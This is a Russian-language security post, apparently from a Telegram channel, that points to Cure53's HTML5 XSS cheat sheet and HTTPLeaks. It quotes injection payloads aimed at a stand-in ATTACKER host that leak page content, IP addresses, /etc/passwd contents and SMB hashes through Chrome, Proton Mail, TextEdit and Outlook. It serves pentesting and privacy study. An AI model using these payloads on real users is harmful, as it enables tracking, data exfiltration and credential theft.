

➡️Cheat sheet по безопасности HTML5; (*от создателей DOMPurify)
🧩 cure53/H5SC 💻 🧩 html5sec.org
▪️ [
html5sec.org/test/#<1...149> ]Для каждого из почти 150 приведённых векторов XSS атак существует демо-стенд, где можно отредактировать полезную нагрузку➕понаблюдать за её поведением внутри
iframe'ов с различными DTD (HTML5, HTML4, XHTML);▪️ [
html5sec.org/test.<ext> ]Примеры файлов, содержащих полезную нагрузку для вызова
alert(1), со следующими расширениями:asf, avi, class, css, dtd, eml, evt, gif, hlp, hta, htc, html, jar, js, json, mpeg, pdf, sct, svg, swf, vbs, vml, wbxml, xbl, xdr, xml, xsl, xxe, zip
▪️vectors.txt➖ Словарь с примерами пейлоадов для каждого вектора XSS атаки;
➡️Список примеров HTML элементов, которые могут инициировать запросы к ресурсам; (*тоже от создателей DOMPurify)
Может быть полезен как памятка для составления полезной нагрузки для эксплуатации возможности внедрения HTML кода: для реализации OOB запросов и эксфильтрации данных;
Или как чеклист для проверки, как там поживает Ваша анонимность, ведь именно по такому принципу работают, например, пиксели-трекеры в электронных письмах🐇
🧩 cure53/HTTPLeaks
▪️ vectors.txt➖ Список с примерами пейлоадов; Вот, например, несколько включений из него:
...
<img dynsrc="https://leaking.via/img-dynsrc">
<img lowsrc="https://leaking.via/img-lowsrc">
<video controls><source src="https://leaking.via/video-source-src" type="video/mp4"></video>
<style>@import url(https://leaking.via/css-import-url);</style>
<svg version="1.1" xmlns="http://www.w3.org/2000/svg"><rect cursor="url(https://leaking.via/svg-cursor),auto" /></svg>
<xml src="https://leaking.via/xml-src" id="xml"></xml>
<math xlink:href="https://leaking.via/mathml-math">CLICKME</math>
...
▪️ Несколько примеров из реальной жизни:
➖[Chrome] Leak user html content using Dangling Markup injection when http upgrade to https
▪️ЧТО:<img src="http://ATTACKER/?q=
▪️КОГДА:HTTP➡️HTTPSдляhttp://ATTACKER
▪️ИТОГ: утечка содержимого страницы
➖[Proton] User IP address leaked on email open
▪️ЧТО:<svg><style>circle { background-image: url(https://ATTACKER/200); }</style><circle></circle></svg>
▪️КОГДА: при открытии письма
▪️ИТОГ: утечкаIPадреса
➖[macOS] This man thought opening a txt file is fine, he thought wrong
▪️ЧТО:
ℹ️<!DOCTYPE HTML><html><head></head><body><style>@import{ "file:///net/ATTACKER/a.css"}</style></body></html>
ℹ️<iframedoc src="file:///etc/passwd">
▪️КОГДА: при открытииTXTфайла в TextEdit
▪️ИТОГ: DoS (например, подтянуть/dev/zero), утечкаIPадреса + содержимого локальных файлов (*объединить пейлоады)
➖[MS Outlook] SMB hash hijacking & user tracking
▪️ЧТО:<v:background xmlns_v="urn:schemas-microsoft-com:vml"><br><v:fill src="<strong>its:/ATTACKER/IDontExistNew/foobar</strong>"></v:fill><br></v:background>
▪️КОГДА: при открытии письма
▪️ИТОГ: внешниеSMB/WebDAVзапросы
@HaHacking 🐇